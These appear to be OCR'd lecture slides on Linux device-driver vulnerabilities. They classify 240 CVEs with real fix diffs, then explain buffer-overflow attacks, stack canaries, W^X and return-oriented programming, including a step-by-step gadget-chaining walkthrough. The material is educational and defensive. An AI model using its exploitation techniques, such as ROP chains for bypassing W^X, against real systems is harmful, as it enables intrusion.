
WHAT SOCK_INODE() EXPECTS

struct socket_alloc



WHAT TAP_OPEN() PASSES

struct tap_queue



SAME ARITHMETIC, DIFFERENT OBJECT

`container_of` subtracts a fixed offset to reach the enclosing struct. Nothing checks what that struct really is.

THE RESULT

The bytes read as `i_uid` are padding, which is zero, so every tap socket is owned by root.

THE FIX

`tap_open()` now hands the uid to `sock_init_data_uid()` directly, so no layout is assumed.

- Red arrows: the same offset from the socket. Not to scale. Borrello, “tap: tap_open(): correctly initialize socket uid,” commit 66b2c338, 2023.

04

Protocol violations

Protocol violations

Errors in the protocol between a driver and the core kernel subsystems: 30% of driver vulnerabilities in Linux.

01

Missing steps

Skipping a required step, or doing the steps in the wrong order.

02

Reference counts

Breaking the reference-counting discipline, for example on an error path.

03

Synchronization

Failing to lock correctly: the wrong lock, or none at all.

04

Preemption rules

Violating the rules for preemption and for disabling interrupts.

05

Repeated calls

Invoking interfaces of the kernel repeatedly.

06

Failing to yield

Running for a long time without giving the CPU back.

Missing protocol steps

CVE-2023-35829: the rkvdec driver is removed while its work item can still run.

```
1 static int rkvdec_remove(struct platform_device *pdev) {
2   struct rkvdec_dev *rkvdec = platform_get_drvdata(pdev);
3   cancel_delayed_work_sync(&rkvdec->watchdog_work);
4   rkvdec_v4l2_cleanup(rkvdec);
5   ...
6 }
```

Listing 8: Missing deinitialization routine (CVE-2023-35829)

THE FIX

`cancel_delayed_work_sync()` cancels the watchdog work and waits until it has finished.

TWO THREADS INTERLEAVE

Driver removed
`rkvdec_remove()` doesn't deregister `watchdog_work`

→

Work still queued
the workqueue thread runs the callback concurrently

→

Use after free
the callback touches the driver's memory after it is unloaded

Reference counting

```
--- a/net/sched/cls_u32.c
+++ b/net/sched/cls_u32.c
 -386,14 +386,19  static int u32_init(struct tcf_proto *tp)
   return 0;
 }

-static int u32_destroy_key(struct tc_u_knode *n, bool free_pf)
+static void __u32_destroy_key(struct tc_u_knode *n)
 {
   struct tc_u_hnode *ht = rtnl_dereference(n->ht_down);

   tcf_exts_destroy(&n->exts);
- tcf_exts_put_net(&n->exts);
   if (ht && --ht->refcnt == 0)
      kfree(ht);
+ kfree(n);
+}
+
+static void u32_destroy_key(struct tc_u_knode *n, bool free_pf)
+{
+ tcf_exts_put_net(&n->exts);
 #ifdef CONFIG_CLS_U32_PERF
   if (free_pf)
      free_percpu(n->pf);
 -402,8 +407,7  static int u32_destroy_key(struct tc_u_knode *n,
       bool free_pf)
   if (free_pf)
      free_percpu(n->pcpu_success);
 #endif
- kfree(n);
- return 0;
+ __u32_destroy_key(n);
 }
```

Listing 9: Reference counting (CVE-2022-29581)

Several kernel subsystems manage the lifetime of objects shared with drivers through reference counts.

1. On an error path, the u32 classifier destroys a new key before the key has taken its reference on the network namespace.
2. `u32_destroy_key()` still drops a reference, with `tcf_exts_put_net()`.
3. The namespace's count falls one too low, so `struct net` is freed while still in use: a use after free.
4. The fix gives that path `__u32_destroy_key()`, which frees the key without touching the count.

IN THE STUDY

24 of the 240 CVEs are reference-counting errors, the second most common protocol violation.

Race conditions

Data races are very frequent: 15% of CVEs in device drivers.

```
// drivers/tty/tty_jobctrl.c
static int tiocspgrp(struct tty_struct *tty,
                     struct tty_struct *real_tty, ...)
{
...
-  spin_lock_irq(&tty->ctrl_lock);
+  spin_lock_irq(&real_tty->ctrl_lock);
   put_pid(real_tty->pgrp);
   real_tty->pgrp = get_pid(pgrp);
-  spin_unlock_irq(&tty->ctrl_lock);
+  spin_unlock_irq(&real_tty->ctrl_lock);
...
}
```

Listing 9: Lock on the wrong object (CVE-2020-29661)

1. `tiocspgrp()` replaces `real_tty->pgrp` and drops the old pid with `put_pid()`.
2. It holds `tty->ctrl_lock`, but other code protects `real_tty->pgrp` with `real_tty->ctrl_lock`.
3. A thread holding the right lock can still use the old pid after it is freed.
4. The fix takes `real_tty->ctrl_lock`.

HOW RACES SHOW UP

Use after free, double free and null pointer dereferences.

Sleeping in atomic contexts

Some contexts must never sleep, such as holding a spinlock or running an interrupt handler.

1

What breaks

The CPU can block for a long time, deadlock, or hang the system.

2

Why it’s hard to find

On a multicore system the sleep doesn’t always hang or crash, so it is hard to detect.

3

An example

`kmalloc()` in an atomic context needs the `GFP_ATOMIC` flag.
CVE-2023-31082

```
spin_lock(&dev->lock);          /* atomic */
p = kmalloc(n, GFP_KERNEL); /* may sleep */
p = kmalloc(n, GFP_ATOMIC);   /* won’t sleep */
spin_unlock(&dev->lock);
```

Illustrative: allocating under a spinlock.

THE RULE

`GFP_KERNEL` lets the allocator sleep while it reclaims memory. Under a spinlock or in an interrupt handler, only `GFP_ATOMIC` is allowed.

Failure to yield

Code that never calls a cooperative scheduling routine can cause a denial of service, freeze cores, or freeze the whole system.

1

Infinite loops

A loop that never ends never yields.
CVE-2019-3900

2

A missing yield

The code never calls a yielding function such as `cond_resched()`.
CVE-2015-5364

```
while (more_work(dev)) {
        process_one(dev);
        cond_resched();  /* let others run */
}
```

Illustrative: yielding in a long loop.

WHY IT MATTERS

On a kernel without preemption, no other task can run on that CPU until the loop yields.

05

Semantic violations

Semantic violations

Every program keeps invariants about its state, often implicit. Semantic violations break them.

01

Simple invariants

A pointer field of a structure isn’t NULL once the structure is properly initialized.

02

Complex invariants

- Validity of references
- Relationships between indexes and buffers
- Ordering, no cycles, single membership, balance

IN THE STUDY: 48 OF THE 240 CVES

7
missing security checks

24
logic errors

15
missing return value checks

2
loop termination bugs

Missing security checks

Drivers enforce the kernel’s security policy: they check permissions and capabilities before granting access to a resource.

```
1 // drivers/scsi/scsi_transport_iscsi.c
2 int show_transport_handle(struct device *dev,
3    struct device_attribute *attr, char *buf) {
4    struct iscsi_internal *priv = dev_to_iscsi_internal(dev);
5 +
6 +  if (!capable(CAP_SYS_ADMIN))
7 +     return -EACCES;
8    return sprintf(buf, "%llu\n", (unsigned long long)iscsi_handle
           (priv->iscsi_transport));
9  }
```

Listing 10: Missing permission checks (CVE-2021-27364)

1. `show_transport_handle()` prints the iSCSI transport handle to any user who can read the sysfs file.
2. The handle is derived from a kernel address, so reading it reveals kernel memory layout.
3. The fix returns `-EACCES` unless the caller has `CAP_SYS_ADMIN`.

IN THE STUDY

7 of the 240 CVEs are missing security or permission checks.

Logic errors

Failures to implement the program’s high-level behavior: 24 of the 240 CVEs, the most common semantic violation.

1 **Violate an algorithm**
The code doesn’t follow the algorithm it implements.

2 **Break a data structure**
A high-level property breaks, such as the shape of a linked list.

```
1 --- a/fs/ntfs3/attrib.c
2 +++ b/fs/ntfs3/attrib.c
3    if (!attr_b->non_res) {
4 -      u32 data_size = le32_to_cpu(attr->res.data_size);
5 +      u32 data_size = le32_to_cpu(attr_b->res.data_size);
```

Listing 11: Logic error due to the use of an incorrect variable (CVE-2022-4842)

THE BUG

`ntfs3` checks `attr_b`, but reads `data_size` from `attr`.

THE FIX

Read `data_size` from `attr_b`, the attribute it checked.

Missing return value check

Ignoring a function's return value can lead to a null pointer dereference: 15 of the 240 CVEs.

```
1 void imx_register_uart_clocks(unsigned int clk_count) {
2    ...
3    imx_uart_clocks = kcalloc(clk_count, sizeof(struct clk *),
         GFP_KERNEL);
4 +  if (!imx_uart_clocks)
5 +     return;
6    ...
```

Listing 12: Null pointer dereference due to potential allocation failure in CVE-2022-3114

1. `kcalloc()` returns NULL when the allocation fails.
2. `imx_register_uart_clocks()` went on to use `imx_uart_clocks` without checking it.
3. The fix returns early when the allocation fails.

SAME PATTERN

This is the unchecked allocation from section 03, in a real driver.

Loop termination

Without a range check, a loop may never end: a denial of service.

```
--- a/fs/dax.c
+++ b/fs/dax.c
 ssize_t dax_iomap_rw(struct kiocb *iocb, struct iov_iter *iter,
       ...
 {
   struct iomap_iter iomi = {
      .len  = iov_iter_count(iter),
      ...
   };
   ...

+ if (!iomi.len)
+  return 0;
   ...

   while ((ret = iomap_iter(&iomi, ops)) > 0)
      iomi.processed = dax_iomap_iter(&iomi, iter);
```

Listing 14: Infinite loop (CVE-2022-48635)

1. `iomi.len` comes from the size of the request, which can be 0.
2. With a length of 0, the loop in `dax_iomap_rw()` makes no progress and keeps running.
3. The fix returns 0 before the loop when the length is 0.

IN THE STUDY

2 of the 240 CVEs are loop termination bugs.

Loop termination: the FPU restore retry

```
--- a/arch/x86/kernel/fpu/signal.c
+++ b/arch/x86/kernel/fpu/signal.c
-static bool restore_fpregs_from_user(void __user *buf, u64
      xrestore,
-     bool fx_only, unsigned int size)
+static bool restore_fpregs_from_user(void __user *buf, u64
      xrestore, bool fx_only)
 {
   ...
-  if (!fault_in_readable(buf, size))
+  if (!fault_in_readable(buf, fpu->fpstate->user_size))
         goto retry;
   ...
 }

 static bool __fpu_restore_sig(void __user *buf, void __user *
      buf_fx,
            bool ia32_fxstate)
 {
   ...
   if (use_xsave()) {
      ...
-  state_size = fx_sw_user.xstate_size;
   } else {
      ...
-  state_size = fpu->fpstate->user_size;
   }

   if (likely(!ia32_fxstate)) {
      /* Restore the FPU registers directly from user memory. */
-  return restore_fpregs_from_user(buf_fx, user_xfeatures,
      fx_only,
-       state_size);
+  return restore_fpregs_from_user(buf_fx, user_xfeatures,
      fx_only);
   }
```

Listing 13: Infinite loop in FPU restore routine (CVE-2024-26603)

CVE-2024-26603: a size passed from user space can keep the kernel retrying forever.

1. When restoring floating-point registers from user memory fails, the kernel checks the region with `fault_in_readable()` and retries only if no fault occurs.
2. The size it checks is passed from user space, and can be smaller than the region the restore actually reads.
3. If part of the real region is unreadable, the check passes and the restore fails again: an infinite retry loop.
4. The fix checks `fpu->fpstate->user_size`, the size the kernel really reads.

Frequency by class

How the 240 driver CVEs in the study divide across the three classes.

SAFETY VIOLATIONS	120
Buffer overflow	45
Memory leak	13
Integer arithmetic	6
Use-after-free	22
Null pointer dereference	17
Memory disclosure	8
Confused pointer error type	7
Unsafe type cast	1

PROTOCOL VIOLATIONS	72
Protocol steps	5
Reference counting	24
Race conditions	42
Sleeping in atomic context	1

SEMANTIC VIOLATIONS	48
Security and permissions	7
Logic errors	24
Missing return value check	15
Loop termination	2


- Li et al., ACSAC 2024. The paper’s safety subcategories sum to 119, one short of its stated total of 120.

06

Attacks and defenses

Buffer overflows: overwriting the return address

The classic attack overwrites the return address and returns into code the attacker supplies.



ATTACK: RETURN TO SHELLCODE

Overwrite the return address and return to “shellcode”: code the attacker controls. It can even be in user space.

DEFENSE: W^X, OR DEP

Write xor execute (data execution prevention): every page is writable or executable, but not both.

WHAT W^X LEAVES OPEN

Code that is already executable. The next slides reuse it.

Defense: stack canary

Put a value between the local variables and the return address, and check it before returning.

1 **Prologue**

Put a canary value on the stack before the return address.

2 **Epilogue**

Check that the value on the stack is intact before returning.

```
mov   %fs:0x28, %rax     # load the canary
mov   %rax, -0x8(%rbp)   # store it below the
                         # return address
...
mov   -0x8(%rbp), %rax
sub   %fs:0x28, %rax     # still intact?
jne   __stack_chk_fail   # no: abort
```

GCC on x86-64 Linux, user space, simplified.

WHY IT WORKS

An overflow from a local buffer up to the return address must overwrite the canary on the way.

Canaries across architectures and compilers

Each compiler and architecture keeps and checks the canary in its own way.




Figure 2: Examples to showcase instrumented stack canary code across different architectures and compilers.

- mintancy.github.io/assets/pdf/canary/canary24xi.pdf

WHERE THE CANARY LIVES

`gs` or `fs` holds the address of thread-local storage in user space, or of per-CPU data in the kernel.

Return-oriented programming

With W^X in place, Shacham builds arbitrary computation from code that is already in the program.

The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

GADGETS

Short instruction sequences that end in `ret`, found in existing code.

THE STACK IS THE PROGRAM

The stack holds gadget addresses. Each `ret` jumps to the next gadget.

NO NEW CODE

Every instruction that runs is already executable, so W^X has nothing to stop.

- Shacham, The Geometry of Innocent Flesh on the Bone, CCS 2007 · hovav.net/ucsd/dist/geometry.pdf

Gadgets hide inside other instructions

x86 instructions vary in length, so decoding from a different byte gives different instructions.

ORIGINAL SEQUENCE

```
f7 c7 07 00 00 00    test $0x00000007, %edi
0f 95 45 c3          setnzb -61(%ebp)
```

DECODED FROM THE C7 BYTE

```
c7 07 00 00 00 0f    movl $0x0f000000, (%edi)
95                   xchg %ebp, %eax
45                   inc %ebp
c3                   ret
```

UNINTENDED INSTRUCTIONS

The compiler emitted `test` and `setnz`. One byte in, the same bytes decode as four other instructions.

A SMALL COMPUTATION

Three instructions that do work, then a `ret`: a usable gadget.

- Example from Shacham, CCS 2007.

A gadget that loads a constant

The attacker puts the value on the stack right after the gadget's address.




Figure 2: Load the constant `0xdeadbeef` into %edx.

1. A `ret` pops the gadget's address from the stack and jumps to `pop %edx`.
2. `pop %edx` loads the next word on the stack: `0xdeadbeef`.
3. The gadget's own `ret` pops the following word, the address of the next gadget, and the chain continues.

WHY IT MATTERS

Constants set up the arguments for later gadgets.

Two gadgets that load a word from memory

Chained gadgets load the word at an address the attacker chooses into `%eax`.




Figure 3: Load a word in memory into %eax.

1. A `ret` jumps to the first gadget, `pop %eax; ret`.
2. `pop %eax` loads a pointer the attacker placed on the stack: 64 bytes below the target word.
3. `ret` jumps to the second gadget, `movl 64(%eax), %eax; ret`.
4. The `movl` adds the 64 back and loads `0xdeadbeef` into `%eax`.


- Figures from Shacham, CCS 2007.

ROP: stitching gadgets, step by step

Each press advances one gadget. Watch %esp walk down the stack and each ret pop the next gadget address.

ROP chain · step 1 of 5

write 0xdeadbeef to 0x8049f00 using only gadgets ending in ret




The stack is the program. A buffer overflow laid down gadget addresses and data. %esp points at the first gadget address.

ROP: stitching gadgets, step by step

Each press advances one gadget. Watch %esp walk down the stack and each ret pop the next gadget address.

ROP chain · step 2 of 5

write 0xdeadbeef to 0x8049f00 using only gadgets ending in ret




First gadget: pop %eax loads the word below it (0x8049f00) into %eax. Its ret pops the next word as the next gadget address.

ROP: stitching gadgets, step by step

Each press advances one gadget. Watch %esp walk down the stack and each ret pop the next gadget address.

ROP chain · step 3 of 5

write 0xdeadbeef to 0x8049f00 using only gadgets ending in ret




Second gadget: pop %ebx loads 0xdeadbeef. Each gadget ends in ret, which is what chains them: ret pops the next address into %eip.

ROP: stitching gadgets, step by step

Each press advances one gadget. Watch %esp walk down the stack and each ret pop the next gadget address.

ROP chain · step 4 of 5

